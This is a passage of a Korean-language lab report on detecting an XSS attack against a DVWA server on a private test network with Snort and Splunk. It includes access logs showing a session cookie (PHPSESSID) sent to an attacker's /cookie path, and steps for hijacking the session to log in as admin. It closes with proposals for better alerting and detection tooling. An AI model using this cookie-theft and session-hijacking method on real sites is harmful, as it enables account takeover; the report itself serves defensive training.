2025-06-20 11:41:19		1	TCP	Web Application Attack	10.44.44.44	55924	10.0.0.254	80	1:2009714	ET WEB_SERVER Script tag in URI Possible Cross Site Scripting Attempt

2 GID:SID 1:2009714를 통해 XSS 공격 시도를 탐지

10.44.44.44(공격자)에서 10.0.0.254의 웹 서버로 여러 차례 XSS
공격이 시도되었음을 확인할 수 있음

3-7 Kali – XSS(Cross Site Scripting) 로그 확인 및 로그인 시도

```
10.44.44.44 - - [19/Jun/2025:22:41:19 -0400] "GET /cookie?security=low;%20PHPSESSID=fc761dcbcb10e9cdbc627fdf1afdd00 HTTP/1.1" 404 490 "http://10.0.0.254/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.44.44.44 - - [19/Jun/2025:22:41:21 -0400] "GET /cookie?security=low;%20PHPSESSID=fc761dcbcb10e9cdbc627fdf1afdd00 HTTP/1.1" 404 489 "http://10.0.0.254/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.44.44.44 - - [19/Jun/2025:22:42:45 -0400] "GET /cookie?security=low;%20PHPSESSID=fc761dcbcb10e9cdbc627fdf1afdd00 HTTP/1.1" 404 490 "http://10.0.0.254/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.44.44.44 - - [19/Jun/2025:22:43:03 -0400] "GET /cookie?security=low;%20PHPSESSID=fc761dcbcb10e9cdbc627fdf1afdd00 HTTP/1.1" 404 490 "http://10.0.0.254/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
```

STEP 1

10.44.44.44 의 액세스 로그에 기록된 것을 확인할 수 있고
10.44.44.44 는 해당 경로(/cookie)를 찾지 못해
"404 Not Found"로 응답했지만,
쿠키 정보는 이미 URL 에 포함되어 서버로 전송되었으므로
공격자는 이 로그를 통해 쿠키를 탈취할 수 있음

Name	Value	Domain
PHPSESSID	fc761dcbcb10e9cdbc627fdf1afdd00	10.0.0.254
security	high	10.0.0.254

STEP 2

공격자가 PHPSESSID 값을 얻게 되면,
이를 자신의 브라우저에 설정하여 웹페이지의 실제
사용자처럼 접근 할 수 있게 됨

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
PHPSESSID	fc761dcbcb10e9cdbc627fdf1afdd00	10.0.0.254	/	Session	41	false	false	None
security	high	10.0.0.254	/dvwa	Session	12	false	false	None

STEP 3

개발자 도구를 통해 PHPSESSID 쿠키가 설정 된 것을 보여주며,
상단의 "Username: admin" 표시로 쿠키 하이재킹을 통해
admin 계정으로 로그인에 성공했음을 알 수 있음

4 보완 및 개선 방향



4-1 보완

1

자동화된 경보 체계 부족

Splunk Alert + 이메일 or Slack 알림 연동 필요

2

탐지 민감도 조정 필요

Snort의 룰 설정을 세분화하거나 커스텀 룰 작성 고려

3

대시보드 시각화 개선 필요

필터, 이벤트별 요약, GeoIP 시각화 추가

4

탐지 도구 간 통합 부족

Security Onion, Wazuh, Splunk 간 연동 로직 고도화



4-2 개선 방향

1

Snort, Security Onion, Sguil

Suricata: Snort보다 더 많은 프로토콜
지원, 다중 스레드 IDS

2

Splunk, GeoIP

GoAccess: 실시간 웹 로그 대시보드
(CLI/웹 UI 지원)

3

Wazuh, AWS WAF, GuardDuty

OSSEC: Wazuh의 원조, 경량화된 HIDS

